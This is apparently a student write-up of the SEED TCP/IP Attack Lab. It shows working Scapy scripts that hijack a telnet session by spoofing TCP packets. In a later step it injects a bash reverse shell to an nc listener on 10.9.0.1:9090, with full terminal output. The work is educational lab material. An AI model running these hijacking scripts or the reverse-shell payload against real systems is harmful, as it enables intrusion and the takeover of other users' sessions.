TCP/IP Attack Lab 2

Container:

```
[03/11/25]seed@VM:~/.../Lab5-Labsetup$ dockps
03e6c982786a  user1-10.9.0.6
2e033055c112  victim-10.9.0.5
b12de4424597  seed-attacker-lab5
a147926a7f52  user2-10.9.0.7
[03/11/25]seed@VM:~/.../Lab5-Labsetup$
```

Task 3: TCP Session Hijacking

Attacker เปิดดักฟังเพื่อรอรับค่า Sequence

```
>>> pkt = sniff(iface="br-58c05ab21c23",filter="tcp")
```

User 1 (10.9.0.6) telnet เข้าเครื่อง victim (10.9.0.5)


```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 12 03:47:14 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@2e033055c112:~$
```

Attacker เช็คค่า sequence ที่ดักได้



นำค่ามาใส่ code ที่เตรียมไว้ โดย user 1 (10.9.0.6) เป็น source และ victim (10.9.0.5) เป็น destination แล้วรัน code ยิง packet

Open *tcp_hijack_manually.py ~/Documents/Lab5-Labsetup/volumes Save

```
#!/usr/bin/env python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET...")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=36524, dport=23, flags="A",
               seq=4001748085, ack=844555534)

Data = "\r touch hellooo.txt\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

```
[03/27/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_manually.py
SENDING SESSION HIJACKING PACKET...
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 36524           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 4001748085      (0)
ack        : IntField                            = 844555534       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r touch hellooo.txt\r' (b'')
[03/27/25]seed@VM:~/.../volumes$
```

เมื่อส่งสำเร็จ จะเห็นว่ามี packet ถูกส่งออกไปเสมือนมาจาก 10.9.0.6 (ใช้คำสั่ง sudo tcpdump -i <port> -n ในการดัก)

```
08:01:44.959188 IP 10.9.0.6.36524 > 10.9.0.5.23: Flags [.], ack 625, win 502, options [nop,nop,TS val 3990748023 ecr 2850941117], length 0
08:03:28.418316 IP6 fe80::42:21ff:febd:8596 > ff02::2: ICMP6, router solicitation, length 16
08:08:05.743084 ARP, Request who-has 10.9.0.5 tell 10.9.0.1, length 28
08:08:05.743204 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
08:08:05.778776 IP 10.9.0.6.36524 > 10.9.0.5.23: Flags [.], seq 89:109, ack 625, win 8192, length 20
08:08:05.778903 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [.], ack 109, win 509, options [nop,nop,TS val 2851321937 ecr 3990748023], length 0
08:08:05.779950 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:668, ack 109, win 509, options [nop,nop,TS val 2851321938 ecr 3990748023], length 43
08:08:05.990502 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 668:689, ack 109, win 509, options [nop,nop,TS val 2851322148 ecr 3990748023], length 21
08:08:06.198704 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851322356 ecr 3990748023], length 64
08:08:06.629096 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851322786 ecr 3990748023], length 64
08:08:07.458439 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851323616 ecr 3990748023], length 64
08:08:09.122842 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851325280 ecr 3990748023], length 64
08:08:10.786699 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
08:08:10.786718 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
08:08:12.579560 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851328737 ecr 3990748023], length 64
08:08:19.234791 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851335392 ecr 3990748023], length 64
08:08:32.547000 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851348704 ecr 3990748023], length 64
08:09:00.194527 IP 10.9.0.5.23 > 10.9.0.6.36524: Flags [P.], seq 625:689, ack 109, win 509, options [nop,nop,TS val 2851376352 ecr 3990748023], length 64
08:09:05.314394 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
08:09:05.314414 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
```

ที่ source 10.9.0.6 ตัวจริงจะไม่สามารถพิมพ์อะไรได้อีก แต่ที่ destination 10.9.0.5 จะมีไฟล์ถูกสร้างมาตามคำสั่งที่ถูกส่งมาใน spoof packet

```
root@2e033055c112:/home/seed# ls
root@2e033055c112:/home/seed# ls
hellooo.txt
root@2e033055c112:/home/seed#
```

Task 3: TCP Session Hijacking – Optional: Launching the attack automatically

User 1 (10.9.0.6) telnet เข้าเครื่อง victim (10.9.0.5) ตามปกติ

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Mar 28 12:06:51 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@2e033055c112:~$
seed@2e033055c112:~$ pwd
/home/seed
seed@2e033055c112:~$ ls
hellooo.txt
seed@2e033055c112:~$
seed@2e033055c112:~$
```

Attacker รัน code รอดักการส่งข้อมูลใดๆ จาก user 1

Open ▾ tcp_hijack_auto.py ~/Documents/Lab5-Labsetup/volumes Save

```python
#!/usr/bin/env python3
import sys
from scapy.all import *

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    #TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4

    ip = IP(src = old_ip.src, dst = old_ip.dst)
    tcp = TCP(sport = old_tcp.sport, dport = old_tcp.dport, flags = "A",
            seq = old_tcp.seq+1, ack = old_tcp.ack+1)
    data = "\r touch /home/seed/hijackAuto.txt\r"

    print(".....SENDING SESSION HIJACKING PACKET.....")
    pkt = ip/tcp/data
    send(pkt, verbose=0)
    ls(pkt)
    quit()

myFilter = 'tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23'

sniff(iface='br-58c05ab21c23', filter=myFilter, prn=spoof)
```

```
[03/28/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_auto.py
```

เมื่อ user 1 enter (หรือพิมพ์ตัวอักษรใดๆ) ฝั่ง attacker จะดักแล้วแย่งยิง packet ทันที ฝั่ง user 1 จะทำอะไรไม่ได้อีก

```
[03/28/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_auto.py
.....SENDING SESSION HIJACKING PACKET.....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 36816           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2320306766      (0)
ack        : IntField                          = 1780595058      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r touch /home/seed/hijackAuto.txt\r' (b'')
[03/28/25]seed@VM:~/.../volumes$
```

ที่ victim จะเห็นว่ามีไฟล์ถูกสร้างขึ้นมาใหม่ตาม data ที่ attacker ใส่คำสั่งไว้

```
root@2e033055c112:/home/seed# ls
hellooo.txt
root@2e033055c112:/home/seed# ls
hellooo.txt  hijackAuto.txt
root@2e033055c112:/home/seed#
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

Attacker เปิด port รอดึง session มาใช้

```
[03/28/25]seed@VM:~/.../Lab5-Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

เปลี่ยน data ใน code ให้เป็นคำสั่งที่จะดึง session มาหา attacker

Open ▾ | tcp_hijack_auto.py ~/Documents/Lab5-Labsetup/volumes | Save

```python
#!/usr/bin/env python3
import sys
from scapy.all import *

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    #TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4

    ip = IP(src = old_ip.src, dst = old_ip.dst)
    tcp = TCP(sport = old_tcp.sport, dport = old_tcp.dport, flags = "A",
            seq = old_tcp.seq+1, ack = old_tcp.ack+1)
    #data = "\r touch /home/seed/hijackAuto.txt\r"
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"

    print(".....SENDING SESSION HIJACKING PACKET.....")
    pkt = ip/tcp/data
    send(pkt, verbose=0)
    ls(pkt)
    quit()

myFilter = 'tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23'

sniff(iface='br-58c05ab21c23', filter=myFilter, prn=spoof)
```

User 1 เชื่อมต่อหา victim ตามปกติ

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Mar 28 13:20:09 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@2e033055c112:~$ ls
hellooo.txt  hijackAuto.txt
seed@2e033055c112:~$
```

Attacker รัน code รอ user 1 พิมพ์ใดๆ เพื่อแย่ง session เมื่อ user 1 พิมพ์ ฝั่ง attacker ทำการยิง packet แย่ง session มาทันที

```
[03/28/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_auto.py
.....SENDING SESSION HIJACKING PACKET.....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 36846           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 966114922       (0)
ack        : IntField                          = 3333135422      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r' (b'')
[03/28/25]seed@VM:~/.../volumes$
```

Attacker อีกหน้าต่างหนึ่งที่เปิด port รอไว้ จะถูกเชื่อมต่อทันที และสามารถพิมพ์คำสั่งไปยัง victim ได้ ส่วน user 1 ถูกแย่ง session ไม่สามารถพิมพ์อะไรได้อีก

```
[03/28/25]seed@VM:~/.../Lab5-Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 55354
seed@2e033055c112:~$ ls
ls
hellooo.txt
hijackAuto.txt
seed@2e033055c112:~$ pwd
pwd
/home/seed
seed@2e033055c112:~$
```